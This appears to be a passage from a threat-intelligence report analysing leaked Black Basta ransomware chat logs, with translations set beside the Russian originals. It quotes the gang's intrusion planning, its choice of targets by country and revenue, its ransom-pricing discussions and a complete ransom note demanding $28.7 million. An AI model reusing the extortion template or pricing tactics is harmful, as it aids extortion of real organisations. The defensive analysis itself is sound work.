This conversation depicts an external actor, apparently Rastafarian, suddenly presenting unilateral and aggressive terms as an extension of previous tool usage agreements. The terms demand $1 million annually for exclusive Black Basta access to the loader, disregarding past arrangements and cooperative relationships. The response from ***gg*** maintains composure while revealing wariness and distrust, indicating signs of relationship breakdown and internal policy reassessment.

Attack Preparation

Translated	Original Text
2024-06-20 21:47:21, @usernamegg:matrix.bestflowers247.online, need to call breaker to work there 2024-06-20 21:48:49, @usernamegg:matrix.bestflowers247.online, fucking awesome! I'm pleased with myself! and are you pleased with yourselves? 2024-06-20 21:49:27, @usernamegg:matrix.bestflowers247.online, strengthening brute 2024-06-20 22:00:01, @lapa:matrix.bestflowers247.online, + 2024-06-20 22:05:52, @usernamezz:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Wrong: <Masked: Credentials> Wrong: <Masked: Credentials> Wrong: <Masked: Credentials> creds were valid, he was admin on the machine, checked on dc, the second time they no longer worked, didn't enter any commands 2024-06-20 22:06:41, @usernamezz:matrix.bestflowers247.online, everyone was watching together, looks like the person suspected something himself [omitted] 2024-06-20 22:10:48, @usernamegg:matrix.bestflowers247.online, fake machine creds created 2024-06-20 22:10:56, @usernamegg:matrix.bestflowers247.online, I did everything required of me 2024-06-20 22:11:08, @usernamegg:matrix.bestflowers247.online, what else is needed tell me? 2024-06-20 22:12:32, @usernamegg:matrix.bestflowers247.online, I'll soon write auto kerberos extraction, cert checker, admin scan, everything will be automatic through linux to enter and do, hash extraction, cyznbt processes, check machines for msf17 vulnerability 2024-06-20 22:12:41, @usernamegg:matrix.bestflowers247.online, what else is needed?	2024-06-20 21:47:21, @usernamegg:matrix.bestflowers247.online, брейкер надо еще звать там работать 2024-06-20 21:48:49, @usernamegg:matrix.bestflowers247.online, заебись! я доволен собой! а вы довольны собой? 2024-06-20 21:49:27, @usernamegg:matrix.bestflowers247.online, брут уссиливаю 2024-06-20 22:00:01, @lapa:matrix.bestflowers247.online, + 2024-06-20 22:05:52, @usernamezz:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> Wrong:<Masked: Credentials > > Wrong:<Masked: Credentials > > Wrong:<Masked: Credentials >креды были валидные, он был админом на тачке, проверил на дс, на второй раз они уже не работали, никакие команды не вводил 2024-06-20 22:06:41, @usernamezz:matrix.bestflowers247.online, все вместе смотрели, походу человек что то заподозрил сам [omitted] 2024-06-20 22:10:48, @usernamegg:matrix.bestflowers247.online, креды фейковой тачки созданы 2024-06-20 22:10:56, @usernamegg:matrix.bestflowers247.online, я все сделал что от меня требуется 2024-06-20 22:11:08, @usernamegg:matrix.bestflowers247.online, что еще нужно скажи мне? 2024-06-20 22:12:32, @usernamegg:matrix.bestflowers247.online, я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , чека тачек на уязвимость мсф17 2024-06-20 22:12:41, @usernamegg:matrix.bestflowers247.online, что еще нужно? 2024-06-20 22:12:46, @usernamegg:matrix.bestflowers247.online, я уже не знаю просто

2024-06-20 22:12:46, @usernamegg:matrix.bestflowers247.online, I just don't know anymore 2024-06-20 22:13:16, @usernamegg:matrix.bestflowers247.online, * I'll soon write auto kerberos extraction, cert checker, admin scan, everything will be automatic through linux to enter and do, hash extraction, cyznbt processes, 2003 check machines for msf17 vulnerability 2024-06-20 22:13:48, @usernamegg:matrix.bestflowers247.online, today such a layer of work was done, I understand that the AVs there are not the simplest, but you've been sitting there for more than a year 2024-06-20 22:14:11, @usernamezz:matrix.bestflowers247.online, doesn't scan anything from socks, launches and cuts connection 2024-06-20 22:15:00, @usernamegg:matrix.bestflowers247.online, * today did such a layer of work, I understand that the AVs there are not the simplest, but you've been sitting there for more than a year 2024-06-20 22:15:41, @usernamegg:matrix.bestflowers247.online, lying now and can't fall asleep, I don't understand what else is needed? what else should I do? 2024-06-20 22:17:11, @usernamegg:matrix.bestflowers247.online, tell me what else you need? 2024-06-20 22:17:28, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> I'll soon write auto kerberos extraction, cert checker, admin scan, everything will be automatic through linux to enter and do, hash extraction, cyznbt processes, 2003 check machines for msf17 vulnerability well really is this all that's left to implement?	2024-06-20 22:13:16, @usernamegg:matrix.bestflowers247.online, * я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , 2003 чека тачек на уязвимость мсф17 2024-06-20 22:13:48, @usernamegg:matrix.bestflowers247.online, сегодня такой пласт работы проделан , я понимаю что там ав не самые простые, но ведь и вы уже не первый год там сидите 2024-06-20 22:14:11, @usernamezz:matrix.bestflowers247.online, с соксов ничего не сканит, запускается и обрубает коннект 2024-06-20 22:15:00, @usernamegg:matrix.bestflowers247.online, * сегодня такой пласт работы проделал, я понимаю что там ав не самые простые, но ведь и вы уже не первый год там сидите 2024-06-20 22:15:41, @usernamegg:matrix.bestflowers247.online, лежу сейчас и не могу уснуть , я не понимаю что еще надо? что мне еще сделать? 2024-06-20 22:17:11, @usernamegg:matrix.bestflowers247.online, скажите мне что еще нужно вам? 2024-06-20 22:17:28, @usernamegg:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> я скоро напишу авто снималку кербов,чекалку сертов, скана на админа, все будет автоматом через линуск заходить и делать, снятие гоца, cyznbt процессов , 2003 чека тачек на уязвимость мсф17 ну вот реально это реализовать осталось?

The conversation reveals extensive attack preparation work completed. However, progress falls short of expectations, and the member seeks ideas from others after exhausting preparation options.

6. Japan-Related Topics

References to Attacks on Japanese Companies

The chat logs confirm Black Basta targeted Japanese organizations and conducted extortion through leak site postings. They reveal behind-the-scenes negotiation activities.

References to organizations, including unpublished victims, appear alongside shared details such as revenue figures within the attack group. These facts demonstrate that publicized incidents represent only the tip of the iceberg, emphasizing the critical importance of continuous security measures given that any organization may become a target.

Conversation on a Major Domestic Glass Products Manufacturer

Translated	Original Text
2023-12-21 17:12:50, @tinker:matrix.bestflowers247.online, What's up with <Masked: Organization Name>? 2023-12-21 19:54:48, @tinker:matrix.bestflowers247.online, and here they are 2023-12-21 19:54:56, @tinker:matrix.bestflowers247.online, will you send them the listing, please? 2023-12-21 20:01:00, @tinker:matrix.bestflowers247.online, add a review to our blog 2023-12-21 20:01:08, @tinker:matrix.bestflowers247.online, we'll send <Masked: Organization Name> to read 2023-12-21 20:01:21, @tinker:matrix.bestflowers247.online, so you didn't call our friend Gregory? 2023-12-21 20:01:40, @usernamegg:matrix.bestflowers247.online, yes 2023-12-21 20:01:41, @usernamegg:matrix.bestflowers247.online, now 2023-12-21 20:01:54, @usernamegg:matrix.bestflowers247.online, > <@tinker:matrix.bestflowers247.online> so you didn't call our friend Gregory? didn't call anymore 2023-12-21 20:02:08, @usernamegg:matrix.bestflowers247.online, <Masked: TOX ID> 2023-12-21 20:02:14, @usernamegg:matrix.bestflowers247.online, here's tox of our caller	2023-12-21 17:12:50, @tinker:matrix.bestflowers247.online, Шо там по <Masked: Organization Name>? 2023-12-21 19:54:48, @tinker:matrix.bestflowers247.online, а вот и они 2023-12-21 19:54:56, @tinker:matrix.bestflowers247.online, скинешь им листинг, плиз? 2023-12-21 20:01:00, @tinker:matrix.bestflowers247.online, добавь ревью на блог наш 2023-12-21 20:01:08, @tinker:matrix.bestflowers247.online, скинем почитать <Masked: Organization Name> 2023-12-21 20:01:21, @tinker:matrix.bestflowers247.online, вы так до нашего друга Грегори не дозвонились? 2023-12-21 20:01:40, @usernamegg:matrix.bestflowers247.online, да 2023-12-21 20:01:41, @usernamegg:matrix.bestflowers247.online, сейчас 2023-12-21 20:01:54, @usernamegg:matrix.bestflowers247.online, > <@tinker:matrix.bestflowers247.online> вы так до нашего друга Грегори не дозвонились? не звонили больше 2023-12-21 20:02:08, @usernamegg:matrix.bestflowers247.online, <Masked: TOX ID> 2023-12-21 20:02:14, @usernamegg:matrix.bestflowers247.online, вот токс нашего звонилы

2023-12-21 20:02:16, @usernamegg:matrix.bestflowers247.online, add him	2023-12-21 20:02:16, @usernamegg:matrix.bestflowers247.online, добавь его
2023-12-21 20:02:18, @usernamegg:matrix.bestflowers247.online, move	2023-12-21 20:02:18, @usernamegg:matrix.bestflowers247.online, шевели
2023-12-21 20:02:29, @tinker:matrix.bestflowers247.online, accepted	2023-12-21 20:02:29, @tinker:matrix.bestflowers247.online, принял
2023-12-21 20:02:54, @tinker:matrix.bestflowers247.online, done	2023-12-21 20:02:54, @tinker:matrix.bestflowers247.online, сделано
2023-12-21 20:03:09, @tinker:matrix.bestflowers247.online, can you send yours too, I lost it	2023-12-21 20:03:09, @tinker:matrix.bestflowers247.online, можешь свой скинуть тоже, я потерял
2023-12-21 20:03:11, @tinker:matrix.bestflowers247.online, just not here	2023-12-21 20:03:11, @tinker:matrix.bestflowers247.online, только не тут
2023-12-21 20:03:35, @tinker:matrix.bestflowers247.online, I can't move the caller without your order	2023-12-21 20:03:35, @tinker:matrix.bestflowers247.online, я не могу без твоего приказа шевелить звонилу
2023-12-21 20:04:09, @usernamegg:matrix.bestflowers247.online, I wrote to him	2023-12-21 20:04:09, @usernamegg:matrix.bestflowers247.online, я написал ему
2023-12-21 20:04:21, @tinker:matrix.bestflowers247.online, +++	2023-12-21 20:04:21, @tinker:matrix.bestflowers247.online, +++
2023-12-21 20:04:29, @usernamegg:matrix.bestflowers247.online, I wrote to you there	2023-12-21 20:04:29, @usernamegg:matrix.bestflowers247.online, я тебе напсиал туда
2023-12-21 20:04:32, @usernamegg:matrix.bestflowers247.online, <Masked: Organization Name>	2023-12-21 20:04:32, @usernamegg:matrix.bestflowers247.online, <Masked: Organization Name>
2023-12-21 20:04:37, @usernamegg:matrix.bestflowers247.online, ask them about private	2023-12-21 20:04:37, @usernamegg:matrix.bestflowers247.online, спроси у них про приват
2023-12-21 20:04:40, @usernamegg:matrix.bestflowers247.online, we'll transfer them	2023-12-21 20:04:40, @usernamegg:matrix.bestflowers247.online, переведем их
2023-12-21 20:04:45, @usernamegg:matrix.bestflowers247.online, so no one reads their chat	2023-12-21 20:04:45, @usernamegg:matrix.bestflowers247.online, что бы ни кто не читал чат их
2023-12-21 20:27:59, @usernamegg:matrix.bestflowers247.online, we'll need to know in private chat where they're writing from which office japan or usa	2023-12-21 20:27:59, @usernamegg:matrix.bestflowers247.online, надо будет в приватном чате знать у них откуда они пишут с какого офиса японии или юса
2023-12-21 20:28:05, @usernamegg:matrix.bestflowers247.online, we hit two trusts	2023-12-21 20:28:05, @usernamegg:matrix.bestflowers247.online, мы задели два траста
[omitted]	[omitted]
2023-12-21 20:32:26, @usernamegg:matrix.bestflowers247.online, I sent them the blog	2023-12-21 20:32:26, @usernamegg:matrix.bestflowers247.online, я им скинул блог

2023-12-21 20:32:33, @usernamegg:matrix.bestflowers247.online, tell them we're keeping this secret for now 2023-12-21 20:32:37, @tinker:matrix.bestflowers247.online, yeah 2023-12-21 20:32:37, @usernamegg:matrix.bestflowers247.online, and no one sees this 2023-12-21 20:32:41, @tinker:matrix.bestflowers247.online, just send the listing 2023-12-21 20:32:44, @usernamegg:matrix.bestflowers247.online, now I'll throw them the intro 2023-12-21 20:32:55, @usernamegg:matrix.bestflowers247.online, <Masked: URL> 2023-12-21 20:33:00, @usernamegg:matrix.bestflowers247.online, here's the tree file 2023-12-21 20:33:12, @usernamegg:matrix.bestflowers247.online, pass: <Masked: Credentials> 2023-12-21 20:33:25, @usernamegg:matrix.bestflowers247.online, tell them they can choose 5 files 2023-12-21 20:33:33, @usernamegg:matrix.bestflowers247.online, I'll adjust the intro for now 2023-12-21 20:33:37, @usernamegg:matrix.bestflowers247.online, I'll send it to you and you'll send it 2023-12-21 20:34:38, @tinker:matrix.bestflowers247.online, done [omitted] 2023-12-21 20:35:48, @usernamegg:matrix.bestflowers247.online, * Hello, We are Black Basta Syndicate. We were able to access you local networks and encrypt as well as exfiltrate data. As a result, we've downloaded over 1.5 Tb of sensitive information and data from your network. Right now we are keeping everything confidential and are making sure that only you and us know about this incident. However, if we will not able come to an agreement within 10 days, all of your data will be posted on our news board. In case you do not pay, this data exposure and our own efforts will lead to other bad entities being able to	2023-12-21 20:32:33, @usernamegg:matrix.bestflowers247.online, скажи пока мы держим это в секрете 2023-12-21 20:32:37, @tinker:matrix.bestflowers247.online, ага 2023-12-21 20:32:37, @usernamegg:matrix.bestflowers247.online, и никто это не видит 2023-12-21 20:32:41, @tinker:matrix.bestflowers247.online, только листинг скинь 2023-12-21 20:32:44, @usernamegg:matrix.bestflowers247.online, сейчас я им вводные кину 2023-12-21 20:32:55, @usernamegg:matrix.bestflowers247.online, <Masked: URL> 2023-12-21 20:33:00, @usernamegg:matrix.bestflowers247.online, вот трее фаил 2023-12-21 20:33:12, @usernamegg:matrix.bestflowers247.online, pass: <Masked: Credentials> 2023-12-21 20:33:25, @usernamegg:matrix.bestflowers247.online, скажи что 5 файлов могут выбрать 2023-12-21 20:33:33, @usernamegg:matrix.bestflowers247.online, я сейчас пока вводное подкоректирую 2023-12-21 20:33:37, @usernamegg:matrix.bestflowers247.online, тебе скину отправишь 2023-12-21 20:34:38, @tinker:matrix.bestflowers247.online, сделано [omitted] 2023-12-21 20:35:48, @usernamegg:matrix.bestflowers247.online, * Hello, We are Black Basta Syndicate. We were able to access you local networks and encrypt as well as exfiltrate data. As a result, we've downloaded over 1.5 Tb of sensitive information and data from your network. Right now we are keeping everything confidential and are making sure that only you and us know about this incident. However, if we will not able come to an agreement within 10 days, all of your data will be posted on our news board. In case you do not pay, this data exposure and our own efforts will lead to other bad entities being able to connect to your network and

connect to your network and end up attacking you and your customers. The price to resolve this situation is is $28,720,000 USD. In case of successful negotiations we guarantee you will get: 1. Decryptor for all your Windows. 2. Non recoverable removal of all downloaded data from our side, as well as any other sources (in other words you will get your data back and nobody else will have access to it) . 3. Security report on how you were hacked to fix your vulnerabilities and avoid such situations in future. 4. A guarantee from us that neither us nor our allies will ever target you again. Hope you can correctly assess the risks for your company and make a right decision. You can find more information about Black Basta syndicate in Google.	end up attacking you and your customers. The price to resolve this situation is is **$28,720,000 USD**. In case of successful negotiations we guarantee you will get: 1. Decryptor for all your Windows. 2. Non recoverable removal of all downloaded data from our side, as well as any other sources (in other words you will get your data back and nobody else will have access to it) . 3. Security report on how you were hacked to fix your vulnerabilities and avoid such situations in future. 4. A guarantee from us that neither us nor our allies will ever target you again. Hope you can correctly assess the risks for your company and make a right decision. You can find more information about Black Basta syndicate in Google.

Conversation on a Major Domestic Construction Company

Translated	Original Text
2023-11-30 19:57:09, @usernamegg:matrix.bestflowers247.online, Website <Masked: URL> <Masked: Organization Name> Revenue Revenue $2.3B Stock Symbol 2023-11-30 19:57:34, @usernamegg:matrix.bestflowers247.online, japanese energy companies, into work. 2023-11-30 20:04:27, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> > <Masked: URL> > <Masked: E-mail Address>:<Masked: Credentials> > someone logged in there 2023-11-30 20:04:41, @usernamess:matrix.bestflowers247.online, I got kicked out 2023-11-30 20:04:42, @usernamegg:matrix.bestflowers247.online, TT 2023-11-30 20:04:47, @usernamess:matrix.bestflowers247.online, no 2023-11-30 20:04:51, @usernamess:matrix.bestflowers247.online, he didn't log in 2023-11-30 20:05:09, @usernamess:matrix.bestflowers247.online, I already authorized there while you were writing to him 2023-11-30 20:05:14, @usernamegg:matrix.bestflowers247.online, all 2023-11-30 20:05:16, @usernamegg:matrix.bestflowers247.online, log in 2023-11-30 20:05:17, @usernamess:matrix.bestflowers247.online, and he decided not to kick me out 2023-11-30 20:05:19, @usernamegg:matrix.bestflowers247.online, that was an error 2023-11-30 20:05:26, @usernamess:matrix.bestflowers247.online, ok 2023-11-30 20:05:29, @usernamess:matrix.bestflowers247.online, TT is taking 2023-11-30 20:05:34, @usernamegg:matrix.bestflowers247.online, yeah	2023-11-30 19:57:09, @usernamegg:matrix.bestflowers247.online, ``` Website <Masked: URL> <Masked: Organization Name> Revenue Revenue $2.3B Stock Symbol ``` 2023-11-30 19:57:34, @usernamegg:matrix.bestflowers247.online, японские энергетики, в работу. 2023-11-30 20:04:27, @usernamess:matrix.bestflowers247.online, > <@usernamegg:matrix.bestflowers247.online> ``` > <Masked: URL> > <Masked: E-mail Address>:<Masked: Credentials> > ``` туда кто то зашел 2023-11-30 20:04:41, @usernamess:matrix.bestflowers247.online, меня выбило 2023-11-30 20:04:42, @usernamegg:matrix.bestflowers247.online, TT 2023-11-30 20:04:47, @usernamess:matrix.bestflowers247.online, нет 2023-11-30 20:04:51, @usernamess:matrix.bestflowers247.online, он не зашел 2023-11-30 20:05:09, @usernamess:matrix.bestflowers247.online, я уже авторизовался там пока ты ему писал 2023-11-30 20:05:14, @usernamegg:matrix.bestflowers247.online, все 2023-11-30 20:05:16, @usernamegg:matrix.bestflowers247.online, заходи 2023-11-30 20:05:17, @usernamess:matrix.bestflowers247.online, и он решил меня не выбивать 2023-11-30 20:05:19, @usernamegg:matrix.bestflowers247.online, это была ошибка 2023-11-30 20:05:26, @usernamess:matrix.bestflowers247.online, ок 2023-11-30 20:05:29, @usernamess:matrix.bestflowers247.online, TT берет 2023-11-30 20:05:34, @usernamegg:matrix.bestflowers247.online, ага

Conversation on a Major Domestic Electronics Manufacturer

Translated	Original Text
2024-03-26 07:34:43, @usernamegg:matrix.bestflowers247.online, * <Masked: Domain Name> Label Admin – Client List.xlsx 1099 Form Cover Checklist.xlsx 2020 06 – RHCP – <Masked: Organization Name> – Recoupment.xlsx Dogsledding on the mendy-KD.jpg 6 Flags – NN.jpg	2024-03-26 07:34:43, @usernamegg:matrix.bestflowers247.online, * <Masked: Domain Name> ``` Label Admin – Client List.xlsx 1099 Form Cover Checklist.xlsx 2020 06 – RHCP – <Masked: Organization Name> – Recoupment.xlsx Dogsledding on the mendy-KD.jpg 6 Flags – NN.jpg ```

Conversation on Domestic Small and Medium-sized Enterprises (SMEs)

Translated	Original Text
2023-12-12 14:02:42, @cameron777:matrix.org, and what kind of firm is there? 2023-12-12 14:03:40, @usernamevv:matrix.bestflowers247.online, something small 100% 2023-12-12 14:04:01, @usernamevv:matrix.bestflowers247.online, doesn't ping, can't even call, there's also Symantec there 2023-12-12 14:04:33, @usernamevv:matrix.bestflowers247.online, Okinawa Prefecture of Japan 2023-12-12 14:04:48, @usernamevv:matrix.bestflowers247.online, Okinawa is a prefecture located on more than 150 islands in the East China Sea between Taiwan and the main islands of the Japanese archipelago. It is famous for its tropical climate, extensive beaches, coral reefs and World War II battle sites. On Okinawa, the largest island in the region, you should visit the Okinawa Prefectural Peace Memorial Museum, created in memory of the large-scale invasion by Anglo-American troops in 1945, and the Churaumi Aquarium, which houses whale sharks and manta rays. — Google	2023-12-12 14:02:42, @cameron777:matrix.org, a chto za firma tam? 2023-12-12 14:03:40, @usernamevv:matrix.bestflowers247.online, melkoe chto-to 100% 2023-12-12 14:04:01, @usernamevv:matrix.bestflowers247.online, ne pinguet, daje pozvat' ne mogu, tam eshe Symantec stoit 2023-12-12 14:04:33, @usernamevv:matrix.bestflowers247.online, ``` Окинава Префектура Японии ``` 2023-12-12 14:04:48, @usernamevv:matrix.bestflowers247.online, `Окинава – префектура, расположенная более чем на 150 островах в Восточно-Китайском море между Тайванем и основными островами Японского архипелага. Она славится своим тропическим климатом, обширными пляжами, коралловыми рифами и местами сражений Второй мировой войны. На Окинаве, крупнейшем острове региона, стоит посетить Мемориальный музей мира провинции Окинава, созданный в память о масштабном вторжении англо-американских войск в 1945 году, и аквариум "Тюрауми", в котором обитают китовые акулы и скаты вида манта. — Google`

7. Ransom, Branding and Extortion

While ransomware commonly appears to involve indiscriminate infiltration of vulnerable systems followed by computer infection and ransom demands, Black Basta's chat logs reveal systematic criminal operations. These include target organization selection, preliminary financial investigation for ransom determination, and preparation of negotiation scripts for victim interaction.

This chapter examines ransom payment communications and extortion methodologies.

7.1 Optimizing Ransom Collection Strategies

Ransomware groups primarily pursue financial gain. Black Basta's chat logs confirm detailed planning of ransom demands and amount maximization, alongside analysis of countries and regions with high payment success rates.

There are three key findings:

1. **Internal discussions on which target country selection:**
   The group evaluated America as having low attack success rates due to robust security infrastructure. Conversely, they perceived European regions as having weaker defenses and higher payment likelihood. However, targeting showed sophistication beyond randomness - avoiding France due to strong non-payment tendencies demonstrates consideration of cultural and practical factors alongside technical ones.
2. **Ransom amounts determined through target financial analysis:**
   Black Basta avoided arbitrary demands, instead estimating short-term accessible cash based on target financial situations. This reveals personnel with expertise spanning both technical and financial domains.
3. **Threats involving confidential information exposure to customers and competitors:**
   Psychological pressure tactics to encourage payment appeared consistently across all target countries.

Target Consideration

Conversation on Regional Targeting of Attacks #1

Translated	Original Text
2024-05-29 07:50:20, @usernamegg:matrix.bestflowers247.online, Make more targets from calls, there will be good earnings from these targets. My advice is don't put emphasis only on USA, Germany pays at the same level as USA, we know this for sure. 2024-05-29 07:50:51, @usernamegg:matrix.bestflowers247.online, Teach me too, I will work only on Germany, I have a German caller) 2024-05-29 07:51:11, @nickolas:talks.icu, we have problems with Germany. A) lack of German caller B) time zone 2024-05-29 07:51:21, @nickolas:talks.icu, let me think, if there's a German, we can figure out something 2024-05-29 07:51:26, @nickolas:talks.icu, do Germans have weaker protection? 2024-05-29 07:51:40, @usernamegg:matrix.bestflowers247.online, yes, Europe has less protection 2024-05-29 07:51:45, @usernamegg:matrix.bestflowers247.online, much less 2024-05-29 07:51:48, @usernamegg:matrix.bestflowers247.online, easier to work with them 2024-05-29 07:51:52, @nickolas:talks.icu, USA is just fucking packed (2024-05-29 07:52:04, @usernamegg:matrix.bestflowers247.online, exactly... 2024-05-29 07:52:24, @usernamegg:matrix.bestflowers247.online, no need to complicate life, our Europe gave top payments 2024-05-29 07:53:10, @usernamegg:matrix.bestflowers247.online, but for now the main thing is don't break the scheme, do everything in the same direction. 2024-05-29 07:53:25, @nickolas:talks.icu, we constantly fine-tune something.	2024-05-29 07:50:20, @usernamegg:matrix.bestflowers247.online, Делай больше таргетов со звонков, будет хороший заработок с этих таргетов. Мой совет не надо акцент ставить только на USA, Германия платит на том же уровне что и USA, мы это точно знаем. 2024-05-29 07:50:51, @usernamegg:matrix.bestflowers247.online, Меня тоже научи я буду только по германии работать у меня есть немецкая звонилка) 2024-05-29 07:51:11, @nickolas:talks.icu, у нас с германией проблемы. А) отсутствие немецкого звонилы Б) часовой пояс 2024-05-29 07:51:21, @nickolas:talks.icu, давай подумаю, если есть немец, можно прикинуть чего-нибудь 2024-05-29 07:51:26, @nickolas:talks.icu, у немцев слабже защита? 2024-05-29 07:51:40, @usernamegg:matrix.bestflowers247.online, да, у европы меньше защита 2024-05-29 07:51:45, @usernamegg:matrix.bestflowers247.online, намного 2024-05-29 07:51:48, @usernamegg:matrix.bestflowers247.online, легче с ними работать 2024-05-29 07:51:52, @nickolas:talks.icu, просто юса пиздец натыкана (2024-05-29 07:52:04, @usernamegg:matrix.bestflowers247.online, именно... 2024-05-29 07:52:24, @usernamegg:matrix.bestflowers247.online, не надо усложнять жизнь , у нас европпа отдавала топовые выплаты 2024-05-29 07:53:10, @usernamegg:matrix.bestflowers247.online, но пока главное схему не сломай , делай все в том же направлении. 2024-05-29 07:53:25, @nickolas:talks.icu, мы докручиваем постоянно что-то.

Conversation on Regional Targeting of Attacks #2

Translated	Original Text
2024-03-04 19:03:08, @usernameugway:matrix.bestflowers247.online, https://www.zoominfo.com/c/<Masked: Organization Name> 2024-03-04 19:28:31, @usernamegg:matrix.bestflowers247.online, france 2024-03-04 19:28:53, @usernamegg:matrix.bestflowers247.online, we don't take such into work 2024-03-04 19:28:58, @usernamegg:matrix.bestflowers247.online, france doesn't pay	2024-03-04 19:03:08, @usernameugway:matrix.bestflowers247.online, https://www.zoominfo.com/c/<Masked: Organization Name> 2024-03-04 19:28:31, @usernamegg:matrix.bestflowers247.online, франция 2024-03-04 19:28:53, @usernamegg:matrix.bestflowers247.online, мы такое не берем в работу 2024-03-04 19:28:58, @usernamegg:matrix.bestflowers247.online, франция не платит


Black Basta demonstrates country-specific knowledge of attack feasibility and ransom payment tendencies based on experience. The group identifies America and Germany as having high payment tendencies, while acknowledging increased attack difficulty - America due to robust defenses and Germany due to language barriers.

The group perceives European regions, including Germany, as generally having weaker defenses, yet recognizes France as strongly resistant to ransom payments.

Analysis of organizations posted on leak sites reveals high proportions from America and Germany, with notably fewer French victims. This pattern confirms Black Basta's prioritization of targets with high payment probability.

(Reference) Country Breakdown of Victim Organizations Listed on Black Basta's Leak Site

Breakdown of Victim Organizations by Country*



* CIG proprietary data

Translated	Original Text
2023-09-27 15:50:56, @usernameugway:matrix.bestflowers247.online, 8.8B / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> 2023-09-27 15:50:59, @usernameugway:matrix.bestflowers247.online, there are two machines there 2023-09-27 15:51:01, @usernameugway:matrix.bestflowers247.online, one of them is in the domain 2023-09-27 15:51:09, @usernameugway:matrix.bestflowers247.online, please take a look 2023-09-27 15:51:21, @usernameugway:matrix.bestflowers247.online, fresh 2023-09-27 16:14:42, @usernameugway:matrix.bestflowers247.online, 420M / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> 2023-09-27 16:15:07, @usernameugway:matrix.bestflowers247.online, in the domain 2023-09-27 16:30:21, @usernamegg:matrix.bestflowers247.online, will log in now 2023-09-27 16:35:09, @usernameugway:matrix.bestflowers247.online, another one came before your login we didn't have time to check 2023-09-27 16:36:38, @usernamegg:matrix.bestflowers247.online, called him too 2023-09-27 16:37:07, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> 420M / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> this one is 4 minutes offline 2023-09-27 16:37:22, @usernameugway:matrix.bestflowers247.online, those that are online have responded - everything is normal?	2023-09-27 15:50:56, @usernameugway:matrix.bestflowers247.online, 8.8B / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> 2023-09-27 15:50:59, @usernameugway:matrix.bestflowers247.online, там две тачки 2023-09-27 15:51:01, @usernameugway:matrix.bestflowers247.online, одна из них в домене 2023-09-27 15:51:09, @usernameugway:matrix.bestflowers247.online, гляньте плиз 2023-09-27 15:51:21, @usernameugway:matrix.bestflowers247.online, свежее 2023-09-27 16:14:42, @usernameugway:matrix.bestflowers247.online, 420M / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> 2023-09-27 16:15:07, @usernameugway:matrix.bestflowers247.online, в домене 2023-09-27 16:30:21, @usernamegg:matrix.bestflowers247.online, сейчас зайду 2023-09-27 16:35:09, @usernameugway:matrix.bestflowers247.online, там еще один прилетел перед твиом входом не успели чекнуть 2023-09-27 16:36:38, @usernamegg:matrix.bestflowers247.online, его тоже позвал 2023-09-27 16:37:07, @usernamegg:matrix.bestflowers247.online, > <@usernameugway:matrix.bestflowers247.online> 420M / <Masked: Domain Name> / USA / https://www.zoominfo.com/c/ <Masked: Organization Name> этот 4 минуты офф 2023-09-27 16:37:22, @usernameugway:matrix.bestflowers247.online, те что онлайн отбились - все норм?

Members share corporate information using ZoomInfo, reporting revenue figures alongside compromised machine status. The comment 'this has been offline for 4 minutes' reveals real-time monitoring of infected endpoint connectivity. The process suggests selection of encryption targets from multiple compromised companies based on revenue scale and domain membership criteria.

Discussions on Ransom Demand Amounts

Discussion of Ransom Amounts

Translated	Original Text
2024-03-02 17:46:53, @tinker:matrix.bestflowers247.online, Hey, I spelled everything out for them 2024-03-02 17:50:15, @tinker:matrix.bestflowers247.online, I need your pricing policy for <Masked: Domain Name> - they're offering $400k, and overall, judging by their finances, that's probably their ceiling. Don't forget that annual income often includes contracts signed that year for their full duration. So if they signed a $1 million supply deal with company A for five years, that $1 million will count toward this year's income. Therefore, big income doesn't always equal big money. Realistically, for a company of their size, a $500k investment is likely their limit, even with all dept fundings considered. 2024-03-02 20:03:17, @usernamegg:matrix.bestflowers247.online, Let's push them to the max then 2024-03-03 15:11:25, @tinker:matrix.bestflowers247.online, 500? 2024-03-03 15:11:30, @tinker:matrix.bestflowers247.online, Or even higher? 2024-03-04 13:38:51, @tinker:matrix.bestflowers247.online, <Masked: Organization Name> - I need your pricing adjustment for them too 2024-03-04 13:39:31, @tinker:matrix.bestflowers247.online, <Masked: Organization Name> - for these, it's pointless I think. I'll just tell them if you can't pay, that's your problem 2024-03-04 13:39:58, @tinker:matrix.bestflowers247.online, Unless you want to squeeze something out of them 2024-03-04 14:01:01, @usernamegg:matrix.bestflowers247.online, Yeah	2024-03-02 17:46:53, @tinker:matrix.bestflowers247.online, Hey, I spelled everything out for them 2024-03-02 17:50:15, @tinker:matrix.bestflowers247.online, I need your pricing policy for <Masked: Domain Name> - they’re offering $400k, and overall, judging by their finances, that’s probably their 